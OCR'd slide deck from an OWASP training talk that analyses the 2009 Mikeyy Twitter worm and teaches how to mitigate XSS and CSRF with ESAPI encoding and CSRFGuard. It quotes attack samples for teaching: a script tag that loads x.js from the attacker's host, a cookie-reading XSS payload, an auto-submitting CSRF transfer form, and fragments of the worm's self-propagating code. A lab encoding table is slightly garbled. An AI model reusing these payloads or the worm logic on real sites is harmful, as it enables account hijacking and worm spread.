Analysis of Deadly Combination of XSS and CSRF

OWASP Top 10 - Session 1
Modified for OWASP Tampa Day 2011

Sherif Koussa
sherif@softwaresecured.com

SoftwareSecured

WHY A TWITTER WORM?

Those who do not learn from history are doomed to repeat it

George Santayana

Agenda

- Mikeyy Twitter Attack
- Understanding of XSS
- XSS Mitigation
- Understanding of CSRF
- CSRF Mitigation
- Questions

About Your Speaker

- OWASP Ottawa, Canada Chapter Leader
- SANS Steering Committee Member for GSSP-Java and GSSP-NET exams
- Exam Development Consultant for GIAC
- Principal Security Consultant at Software Secured
- Application Security Assessments

OWASP TOP 10 – Java Developer Training

- Designed for Busy Organizations
- Focuses on OWASP Top 10
- No Travel
- No Developer’s Downtime
- No Evenings or Weekends
- 7.5 Hours

Twitter

Who is a Tweeter?

SoftwareSecured

What is Twitter?

twitter

“Twitter is a social networking and microblogging service that enables its users to send and read messages that are called Tweets” - Wikipedia

Mikeyy Twitter Worm

- Twitter Worm on April 11th, 2009
- 4 Versions in 48 hours
- 1 version alone infected 18,000 accounts
- Combination of XSS and CSRF

Mikeyy Twitter Worm


- Mikeyy owned a Twitter replica called StalkDaily
- Mikeyy’s aim was to drive traffic from Twitter to his website.

Mikeyy Twitter Worm

- Twitter used an Anti-CSRF Mechanism
- However, the page was vulnerable to XSS
- XSS deems any Anti-CSRF solution useless
- The combination was used to spread the worm

Mikeyy Twitter Worm

- URL Field was vulnerable to XSS
- The attacker was able to inject:



Time Zone	(GMT-05:00) Eastern Time (US & Canada)
More Info URL	

<script src=http://mikeyylolz.uuuq.com/x.js/>

SoftwareSecured


Mikeyy Twitter Worm

- The source code of the attacker's own profile page looked like this:

```
Info: <a href=www.stalkdaily.com/> <script
src=http://mikeyylolz.uuuq.com/x.js/>
```

- Visitors' browser will load x.js file once they visit his profile page.

Mikeyy Twitter Worm



Cross-Site Scripting

Sherif Koussa
sherif@softwaresecured.com

SoftwareSecured

Cross-Site Scripting
The Definition

Cross-Site Scripting is the execution of unintended code, usually JavaScript, injected by an attacker in the victim’s browser.

SoftwareSecured

XSS Example

```
<% String email = request.getParameter("email"); %>
...
Email Address: <%= email %>
```

- A normal usage of the parameter *email* would consist of characters, integers and the letters ‘. - _ @’
- Provided that *email* contains the value sherif@softwaresecured.com, the rendered HTML will be

```
Email Address: sherif@softwaresecured.com
```

SoftwareSecured


XSS Example

```
<% String email = request.getParameter("email"); %>
...
Email Address: <%= email %>
```

- An attacker can inject the request with a malicious value for the parameter *email*
- Assume that *email* contains the value

```
<script>alert(document.cookie)</script>
```

- The rendered HTML will actually take an executable form.


Javascript Alert

jsessionid=0830533610898202115562

The JSP

```
<html>
 <body>
   <div>
     <% String email =
     request.getParameter("email"); %>
     Email Address: <%= email %>
   </div>
 </body>
</html>
```

The Rendered HTML

```
<html>
  <body>
    <div>
      Email Address: sherif@softwaresecured.com
    </div>
  </body>
</html>
```

The Malicious HTML

```html
<html>
  <body>
    <div>
      <script>alert(document.cookie)</script>
    </div>
  </body>
</html>
```

How to Spot XSS?

- Anything retrieved from the request
  - ➢ request.getParameter()
  - ➢ request.gerHeader()
  - ➢ request.getCookie()
  - ➢ request.getQueryString()
  - ➢ . . . . .etc
- Anything retrieved from the database

XSS: How to Fix It

- Encode output data using libraries like ESAPI from OWASP.
- Sanitize input data using strong white lists.
- Properly quote around your data
- Understand the data context
- Use HTTPOnly
- Leverage framework's built-in controls

Different HTML Contexts

- HTML Context
- HTML Attribute Context
- JavaScript Context
- URL Context
- CSS Context

Mitigation in HTML Context Java Example

- Where: Inside any HTML Tag

```
<td><%=request.getParameter( "input" )%> </td>
```

- Dangerous Characters:

  < > ‘ “ &

- Mitigation:

Using ESAPI:

```
<td><%=ESAPI.encoder().encodeForHTML(
request.getParameter( "input" ))%> </td>
```

Mitigation in HTML Attribute Context - Java Example

- Where:

For any non-event handler HTML attribute. For example:

```
<div name=<%= request.getParameter( "input" )%> </div>
```

- Dangerous Characters:

[space] % * + , - / ; < = > ^ |

- Mitigation:

Using ESAPI:

```
<div name=‘<%=ESAPI.encoder().encodeForHTMLAttribute(
request.getParameter( "input" ))%>’ </div>
```

SoftwareSecured

Mitigation in JavaScript Context Java Example

- Where:

Inside <script> tags and any HTML event-handler attribute

```
<script>var safe= <%= request.getParameter("input")%>; </script>
```

- Dangerous Characters:

[space] % * + , - / ; < = > ^ |

- Mitigation:

Using ESAPI:

```
<script>var safe= ‘<%=ESAPI.encoder().encodeForJavascript(
request.getParameter("input"))%>’; </script>
```

SoftwareSecured

Mitigation in URL Context Java Example

- Where:

For any non-event handler and non-style HTML attribute

```
<img src=<%= request.getParameter( "input" )%> </img>
```

- Dangerous Characters:

[space] % * + , - / ; < = > ^ |

- Mitigation:

Using ESAPI:

```
<img src=‘<%=ESAPI.encoder().encodeForURL(
request.getParameter( "input" ))%>’ </img>
```

SoftwareSecured

Mitigation in CSS Context Java Example

- Where:

For any non-event handler and non-style HTML attribute

```
<span style="color:<%=request.getParameter("color")%>">…</span>
```

- Dangerous Characters:

[space] % * + , - / ; < = > ^ and |

- Mitigation:

Using ESAPI:

```
<span
style="color:<%=ESAPI.encoder().encodeForCSS(request.getParameter("co
lor"))%>">…</span>
```

XSS LAB

PAY ATTENTION ☺

Lab

“ < “	->	“&gt;”	“\u003c”
“ > “	->	“&lt;”	“\u003e”
“ & “	->	“&amp;”	“\u0027”
“ ’ “	->	“&quot;”	“\u0022”
“ ” “	->	“&apos;”	“\u0026”

ANSWERS

Hello my name is Sherif <script>alert("You are just XSSed");</script> This is an Innocent message box

ANSWERS

Hello my name is Sherif &lt;script&gt;alert(&quot;You are just XSSed&quot;);&lt;/script&gt; This is an innocent message box

Cross-Site Requst Forgery


Sherif Koussa
sherif@softwaresecured.com

CSRF: The Definition

Cross-Site Request Forgery is an attack where an adversary tricks an authenticated victim into performing an action unknowingly.

CSRF: Example

Example scenario:


Victim browser
attacker.com
mybank.com
1) Victim signs on to mybank
2) Victim visits attacker.com
3) Page contains CSRF code
4) Browser sends the request to mybank

```
<form action=https://mybank.com/transfer.jsp
 method=POST>
 <input name=recipient value=attacker>
 <input name=amount value=1000>
</form>
<script>document.forms[0].submit()</script>
```

```
POST /transfer.jsp HTTP/1.1
Cookie: <mybank authentication cookie>
recipient=attacker&amount=1000
```

CSRF: What Does Not Work

- Using Post Only Requests
- Implementing Referrer Checks
- Using a Secret Cookie

CSRF: What Works

- Use Anti-CSRF solutions:
  - CSRF Guard
  - ASP.NET: ViewStateUserKey + EnableViewStateMac
- Un-predictable ID that is tied to the user session on every request


CSRF: Vulnerable Sites

- ING Direct: Additional accounts were created on behalf on an arbitrary user. Funds were also transferred out of user’s account.
- YouTube: Every single action was vulnerable to CSRF. Videos can be added, marked as inappropriate, subscribe to channels…etc
- MetaFilter: An attacker can take control of a user’s account
- The New York Times: Subscribers’ emails can be easily forged.
- Twitter: Seen earlier
- ….Probably Many Others?

CSRF: CSRF Mitigation Example – CSRF Guard

- CSRF Guard
- Install and forget
- Hashed PRNG

CSRF: CSRF Mitigation Example – CSRF Guard


OWASP CSRFGuard
Verify Token
User (Browser)
Business Processing
3. Add token in browser with Javascript
2. Add token with HTML parser

Mikeyy Twitter Worm

BACK TO THE ATTACK

Mikeyy Twitter Worm

- The source code of the attacker’s own profile page looked like this:

```
Info: <a href=www.stalkdaily.com/> <script
src=http://mikeyylolz.uuuq.com/x.js/>
```

- Visitors’ browser will load x.js file once they visit his profile page.

Twitter Worm

- The XSS part of the attack is complete
- X.js is a JavaScript file that launched the CSRF part of the attack

Twitter Worm

```
var xss = urlencode('http://www.stalkdaily.com"></a><script
   src="http://mikeyylolz.uuuq.com/x.js"></script><a ');
var ajaxConn = new XHConn();
ajaxConn1.connect("/account/settings", "POST",
   "authenticity_token="+authtoken+"&user[url]="+xss+"&tab=home&update=update");
```

Part of X.js that shows CSRF attack

The worm now infected the viewer's page and anyone who viewed an infected page

Twitter Worm

- The list of tweets in an Array

```
var randomUpdate=new Array();
randomUpdate[0]="Dude, www.StalkDaily.com is awesome. What's the fuss?";
randomUpdate[1]="Join www.StalkDaily.com everyone!";
randomUpdate[2]="Woooo, www.StalkDaily.com :)";
randomUpdate[3]="Virus!? What? www.StalkDaily.com is legit!";
randomUpdate[4]="Wow...www.StalkDaily.com";
randomUpdate[5]="@twitter www.StalkDaily.com";
```


Part of X.js that shows the list of automated updates\tweets

- Finally, code to send random automated tweets

```
var ajaxConn = new XHConn();
ajaxConn.connect("/status/update", "POST",
"authenticity_token="+authtoken+"&status="+updateEncode+"&tab=ho
me&update=update");
```

Part of X.js that shows CSRF attack

Mikeyy Twitter Worm



Questions?

References

- http://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet
- http://msdn.microsoft.com/en-us/library/ms972969.aspx#securitybarriers_topic2
- http://dcortesi.com/2009/04/11/twitter-stalkdaily-worm-postmortem/
- http://www.freedom-to-tinker.com/blog/wzeller/popular-websites-vulnerable-cross-site-request-forgery-attacks
- http://unitstep.net/blog/2009/04/13/how-the-twitter-stalkdaily-worm-spread-so-fast/